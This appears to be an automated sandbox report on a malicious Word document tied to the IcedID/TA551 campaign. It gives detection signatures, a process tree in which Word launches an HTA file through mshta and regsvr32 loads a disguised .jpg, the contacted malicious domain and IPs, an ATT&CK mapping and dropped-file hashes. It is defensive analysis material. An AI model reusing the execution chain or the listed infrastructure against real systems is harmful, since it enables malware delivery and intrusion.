ID: 532355
Sample Name:
charge_12.01.2021.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 04:25:58
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report charge_12.01.2021.doc

Overview


General Information

Sample Name:	charge_12.01.2021.doc
Analysis ID:	532355
MD5:	18499830201cdd..
SHA1:	55c498cf7273cab..
SHA256:	0a42f6762ae4f3b..
Tags:	Bokbot, doc, IcedID, macros, Shathak, TA551, Word
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: Register DLL with s…
- Multi AV Scanner detection for subm…
- Sigma detected: Office product drop…
- Office document tries to convince vi…
- Document contains an embedded VB…
- Sigma detected: Suspicious MSHTA…
- Sigma detected: Regsvr32 Anomaly
- Machine Learning detection for samp…
- Sigma detected: MSHTA Spawning …
- Sigma detected: Regsvr32 Comman…
- Document exploit detected (process…
- Sigma detected: Suspicious Regsvr…
- Queries the volume information (nam…

Classification



- **System is w10x64**
- WINWORD.EXE (PID: 7128 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - explorer.exe (PID: 4756 cmdline: explorer youTube.hta MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
- explorer.exe (PID: 5580 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - mshta.exe (PID: 5368 cmdline: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\user\Documents\youTube.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} MD5: 7083239CE743FDB68DFC933B7308E80A)
    - regsvr32.exe (PID: 6688 cmdline: "C:\Windows\System32\regsvr32.exe" c:\users\public\dowNext.jpg MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Suspicious MSHTA Process Patterns

Sigma detected: Regsvr32 Anomaly

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Sigma detected: Suspicious Regsvr32 Execution With Image Extension

Data Obfuscation:

Sigma detected: Register DLL with spoofed extension

Sigma detected: Office product drops script at suspicious location

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Document contains an embedded VBA macro which may execute processes

Data Obfuscation:

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Reme Servi Effec
Valid Accounts	Scripting 1 2	DLL Side-Loading 1	Process Injection 1 2	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remo Track Witho Autho
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS	Remo Wipe Witho Autho
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Local System 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtai Devic Cloud Backu
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	File and Directory Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
charge_12.01.2021.doc	30%	ReversingLabs	Script-Macro.Trojan.Heuristic	
charge_12.01.2021.doc	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://settings.outlook.comS	0%	Avira URL Cloud	safe	
http://winrentals2017b.com/	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://substrate.office.comgz	0%	Avira URL Cloud	safe	
http://https://api.office.nets?	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://substrate.office.comm	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://cortana.ai:$	0%	Avira URL Cloud	safe	
http://https://api.onedrive.comcent	0%	Avira URL Cloud	safe	
http://https://devnull.onenote.comedOw	0%	Avira URL Cloud	safe	
http://https://substrate.office.comc	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://substrate.office.comL	0%	Avira URL Cloud	safe	
http://https://substrate.office.comP	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://api.cortana.aiD#	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.msom	0%	Avira URL Cloud	safe	
http://https://outlook.office.com7	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/6	0%	Avira URL Cloud	safe	
http://https://outlook.office.com1769	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com:7P	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
winrentals2017b.com	194.62.42.207	true	false		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.62.42.207	winrentals2017b.com	Russian Federation		34464	ZEISS-ASRU	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532355
Start date:	02.12.2021
Start time:	04:25:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	charge_12.01.2021.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior

Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winDOC@8/16@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.62.42.207	charge_12.01.2021.doc	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ZEISS-ASRU	charge_12.01.2021.doc	Get hash	malicious	Browse	• 194.62.42.207
	legal agreement 11.15.2021.doc	Get hash	malicious	Browse	• 194.62.42.147
	legal agreement 11.15.2021.doc	Get hash	malicious	Browse	• 194.62.42.147
	legal agreement 11.15.2021.doc	Get hash	malicious	Browse	• 194.62.42.147
	files_11.15.2021.doc	Get hash	malicious	Browse	• 194.62.42.148
	files_11.15.2021.doc	Get hash	malicious	Browse	• 194.62.42.148
	files_11.15.2021.doc	Get hash	malicious	Browse	• 194.62.42.148
	instruct_11.21.doc.docm	Get hash	malicious	Browse	• 194.62.42.144
	instruct_11.21.doc.docm	Get hash	malicious	Browse	• 194.62.42.144
	instruct_11.21.doc.docm	Get hash	malicious	Browse	• 194.62.42.144
	particulars 11.010.2021.doc	Get hash	malicious	Browse	• 194.62.42.144
	particulars 11.010.2021.doc	Get hash	malicious	Browse	• 194.62.42.144

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	inquiry-11.21.doc	Get hash	malicious	Browse	• 194.62.42.45
	inquiry-11.21.doc	Get hash	malicious	Browse	• 194.62.42.45
	inquiry-11.21.doc	Get hash	malicious	Browse	• 194.62.42.45
	bE5TVG6QkV.docm	Get hash	malicious	Browse	• 194.62.42.31
	bE5TVG6QkV.docm	Get hash	malicious	Browse	• 194.62.42.31
	pZt5P80bs1.docm	Get hash	malicious	Browse	• 194.62.42.143
	pZt5P80bs1.docm	Get hash	malicious	Browse	• 194.62.42.143
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• 194.62.42.144

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\Public\dowNext.jpg	
Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	203
Entropy (8bit):	5.150186571388359
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3/ZKCezocKqD:J0+oxBeRmR9etdzRx/Fez1T
MD5:	B5FF4C0F214FDF079AE6D835F046B7C5
SHA1:	FC1F09A696C92D366E4868A35A5AFA79129B12BE
SHA-256:	AAF04ECB4C67DE5A7833184F5ABEEC5F48A2FC17BB8167637A421596E00C7E4C
SHA-512:	5DCFA31DD1A704AE698673763A2C3E96F0C7E70D06D4790033B6ECCAFF7E6A55D7D4F2913649915E1AD430E4FA9C68143D82A95A38C2B0BC315AD91099AEAB A
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "ca b3" was not found on this server. .</body></html>.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\7CC1B43E-0D2C-47F4-8AD2-E8873A50A321	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140143
Entropy (8bit):	5.358582751621857
Encrypted:	false
SSDEEP:	1536:ATcQIfgxrBdA3gBwtnQ9DQW+z2b4Ff7nXbovidXiE6LWmE9:OuQ9DQW+zNXfH
MD5:	AA85D150EFA81D45B8E01C7655A63F39
SHA1:	E5E24EE468337330B0B0F3B3C6D83DD9ECD0A728
SHA-256:	961C676BA71CE00825B84DD929762CDE6BDA9629430B0274C970B3A230689A68
SHA-512:	84CDC0E5FE3E7BBDE5EF15F106695A7249294AAA8948A168A8623FDE0A4507AFE26128E7AC0706F13B7DACE7F4396D13706A8C89903C3A4F79C6DA282B2E6CE B
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-12-02T03:26:55">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7E8CFCDF.gif	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	GIF image data, version 89a, 774 x 198
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7E8CFCDF.gif	
Size (bytes):	14327
Entropy (8bit):	7.959467120915826
Encrypted:	false
SSDEEP:	384:3j0EEYpcVhE1ltmTV/YZO4NSCWl822TnU0:w02VWnZdw9822zv
MD5:	76DA3E2154587DD3D69A81FCDB0C7364
SHA1:	0F23E27B3A456B22A11D3FBC3132397B0DDC9357
SHA-256:	F9299AB3483A8F729B2ACA2111B46E9952D4491AC66124FEC22C1C789EBC3139
SHA-512:	A20BA525941043701E8DA5234A286FF2AF0A5F4C45998F1BA3BD59785FF4CDDAA72DE316D0BC651C68F30A6587741539B51D356BF5D6FEEAFCAE492AB277BB45
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	GIF89a.....A..)P..?.....4.....P..K.Uo.f}.v.....=..J..G..M..J..H..F..=..O..L..K..@..<..;..9..5z.R..N..M..M..3v.2s.P..1r.1q.W..F..I..J. K.&Q.Ch.A`.d.....C ..R.."L.T..A...h..g.*^.%T.O..P..8..4v..@.U..T..S..Q..F..>..S..P..@..2m.[..Y..X..V..R..B..U..T..W..O..T..O.*g.|.....I..M..Q..W...1.W.._..W..]..]..\..[..Z..W..V..C..5p.b..].. [..X..W..Y..Q..O..^..[..Z../a.]..\..Z..^..X.._..._..I..`..]..a..`.!c.!^.%e.$b.&f.)h.5q.>v.H~.Y..h..v.....N..R..U..X..Z..b..`..\..`..a..b..c..d..O. d. d..R.!f."g."e.!f.#g.,m..... _."k..P..9g%m.....As*z.)x.,~.+|.+{.&n. \..Gy*v.6..K...../...Bm.....6....;..9..8..A..:..:..3..+I.B..C..F..N..R..T..\..i..@..@..=..A..@..D..=..7.."Uy<..%].K..N.....!. .NETSCAPE2.0.....!.....,.....H.....*\....#J.H....3j.... C..I...(S.\...0c.I...8s.....@...J...H.*]...P.J.J...X.j....`..K...h.]...p..K...x.....L.....+^....#K.L....3k.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRF{982F1FC3-FE5F-460D-815F-F7FB76116FDC}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	3.5800373733053688
Encrypted:	false
SSDEEP:	192:rtC/c8r5cBp19v3+DQM7wbwM8N0jHa3tC/c8r5cBp19v3+DQM7wbwM8N0jHa:rtmcmkv+Mvj8N0jatmcmkv+Mvj8N0j
MD5:	656F3FFE587050FF48DD81534AF89B09
SHA1:	0BC83FB630A03C21635C5A2A7F9212E015E36B2E
SHA-256:	FC203C64D2FEA74635495706932CED455543759E42FC97A1F7CEB50B7AF8CA98
SHA-512:	64EA804B6BB0950719BB698E98EAE1062B9D316C56875D463B339BC11C611EC76F152E27663487ABD333754B00110476EB480C560223251D797F5928580E314B
Malicious:	false
Reputation:	low
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{72E38456-4F34-4E52-A3A7-A6E417760002}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{D7038A18-F087-45E8-BEBC-452C84E30D87}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	21070
Entropy (8bit):	2.7051724386748672
Encrypted:	false
SSDEEP:	384:UlKV5yQOUVTs4SULwZ4pPVqHoVTQCOiTY5qFQ5q9eH4TsssHsU9YsqYjQYxtYn9q:ZGQOUVTs4SULwZ4pPVqHoVTQCOiThFJI
MD5:	F21872093625D2BA00E54A3D108AF87C
SHA1:	863CA8B13F268B27CCE55FB2529F6DEB0E3F7FAD

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{D7038A18-F087-45E8-BEBC-452C84E30D87}.tmp	
SHA-256:	415D7D16904A8DEFC4E43F7B987E07C6DE35129DA74C02EDF24AA2D09BBE0D65
SHA-512:	2C9244309A1C5DC95AB46FBEE99599DDE2481FE182665F63E9FA6C2958A930B4B312698B0CE6F941F3B1BA81672472F74CBF72851AEE410386C3BE8DCB0B2FAF
Malicious:	false
Preview:	../.<.@.1.h.@.1.t.@.1.m.@.1.l.@.1.>.@.1.<.@.1.b.@.1.o.@.1.d.@.1.y.@.1.>.@.1.<.@.1.d.@.1.i.@.1.v.@.1. .@.1.i.@.1.d.@.1.=.@.1.'.@.1.k.@.1.a.@.1.r.@.1.o.@.1.l.@.1.Y.@.1.o.@.1.u.@.1.'.@.1. .@.1.s.@.1.t.@.1.y.@.1.l.@.1.e.@.1.=.@.1.'.@.1.f.@.1.o.@.1.n.@.1.t.@.1.-.@.1.c.@.1.o.@.1.l.@.1.o.@.1.r.@.1.:.@.1. .@.1.#.@.1.0.@.1.0.@.1.0.@.1.'.@.1.>.@.1.l.@.1.a.@.1.v.@.1.e.@.1.<.@.1./.@.1.d.@.1.i.@.1.v.@.1.>.@.1.<.@.1.d.@.1.i.@.1.v.@.1. .@.1.i.@.1.d.@.1.=.@.1.'.@.1.t.@.1.u.@.1.b.@.1.e.@.1.G.@.1.i.@.1.r.@.1.l.@.1.'.@.1. ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\cab3[1].htm	
Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	203
Entropy (8bit):	5.150186571388359
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3/ZKCezocKqD:J0+oxBeRmR9etdzRx/Fez1T
MD5:	B5FF4C0F214FDF079AE6D835F046B7C5
SHA1:	FC1F09A696C92D366E4868A35A5AFA79129B12BE
SHA-256:	AAF04ECB4C67DE5A7833184F5ABEEC5F48A2FC17BB8167637A421596E00C7E4C
SHA-512:	5DCFA31DD1A704AE698673763A2C3E96F0C7E70D06D4790033B6ECCAFF7E6A55D7D4F2913649915E1AD430E4FA9C68143D82A95A38C2B0BC315AD91099AEABA
Malicious:	false
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "cab3" was not found on this server. .</body></html>.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Documents.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Thu Dec 2 11:26:58 2021, atime=Thu Sep 23 14:11:48 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	932
Entropy (8bit):	4.662879866027562
Encrypted:	false
SSDEEP:	12:8iwL3BUEuElPCH2NJ/gNIyxPDDYjAX/14yCN1L9L4lC54lu4t2Y+xIBjKZm:8i89JUIyx0AXyv0cm47aB6m
MD5:	6EE53943CF3F6DC9214DB2DB368E7DB9
SHA1:	5F8E447C7919CCE056F0F998B7586273DFC66CD3
SHA-256:	E59EBF58B5419C682A702EB064D8E3E102DE562B1D3B58B7E37C503F3C47AEC4
SHA-512:	74C4B362DE8F48E6DDD8E468707DF1A1447AB7E16EBD53A9B096BF3F1A03A3322DD219A589CD325E18CB81E4E917998D035142C1153D1E329136F98AB60FF96
Malicious:	false
Preview:	L.....F.....N....-...:f.w....T.T.....0.....{....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...STc.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....7Svy..user.<.....Ny..STc.....S.....0.h.a.r.d.z.....1.....7Syy..DOCUME~1..l.....Ny..S`c.....Y.....B.....j..D.o.c.u.m.e.n.t.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.7.0.....G.....-.....F.....>.S.....C:\Users\user\Documents.....\....\....\....\....\D.o.c.u.m.e.n.t.s.....y.....#.F..l.H.i.y...`.....X.....585948.....!a..%.H.VZAj...1.4.....-..!a..%.H.VZAj...1.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\charge_12.01.2021.doc.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Sep 23 14:11:40 2021, mtime=Thu Dec 2 11:26:56 2021, atime=Thu Dec 2 11:26:52 2021, length=33465, window=hide
Category:	dropped
Size (bytes):	1090
Entropy (8bit):	4.661373937752013
Encrypted:	false
SSDEEP:	12:8//vUEuElPCH2NJdgRVTB+WMjXjh96OjAr/c9gm2WDY9Lab5al4t2Y+xIBjKZm:83J+tu5ArpmDimb8X7aB6m
MD5:	D4A1160658A7D6F5CC082B3BD3CFC63E
SHA1:	B7AF3A5834463C6C13DD48E4A5894511683FBE33
SHA-256:	D3F266DED0A278F9D523A15ED1A65EC7B7557EBA271640A8BBD19FEC61BEF1FF
SHA-512:	01A7C637CAA186CEED08D07A432734B707059A6D05C1CA60F22B5303023C7FE221A651E9885249A2210E8427E8DC95645C4D3BC1A12A6B8BCC95BAC8262A686
Malicious:	**true**

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\charge_12.01.2021.doc.LNK	
